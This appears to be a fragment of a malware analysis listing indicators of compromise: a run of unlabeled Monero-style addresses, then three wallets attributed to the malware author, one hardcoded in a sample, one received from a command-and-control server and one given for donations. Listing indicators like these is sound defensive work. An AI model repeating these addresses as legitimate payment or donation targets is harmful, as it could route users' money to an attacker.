4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQsjqdY9cck94oTET4i 48LYTsUuFis3eheaGJSVC1b4DiftHw8249KCELDPGLU7Ke7GddfV7vM8qmuoW3x3qy8hPXiEknM2jixquq4qbHYHHmWut4J 4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQrzvo2Dv3ebJHC95XG 4BEqL8aYcuydaT26Rm9BBDgx5MAPeMSeJGgMd8RJDQKaPZEVySfAaTU8bVMsp2uykJZJ1aJDtyLRHREUBe1XXjfUAty7XJy 4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQrzvo2Dv3ebJHC95XG 4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQmRkHZngZS7So7FipR

Author's wallet addresses:

Hardcoded in sample: 472dyZhom95Higc85N5E1LbiY3kgbQvapcZ1DosRfjKX4EAvK3ZrdvuLxLMe4vTFbEUAhECZoDZHyGMdFJktrZZyNA3v1Wr Received from c&c: 48LYTsUuFis3eheaGJSVC1b4DiftHw8249KCELDPGLU7Ke7GddfV7vM8qmuoW3x3qy8hPXiEknM2jixquq4qbHYHHmWut4J Mentioned for Donation: 48YAdSiCmzSPXxbrqjhnkVNLfFwcX6uJvV6wVGxNdDZ1Fww43c6zdjo1HePWZY6KXp78q8kv5rcqFYM76uSpPv8u4E2pnuq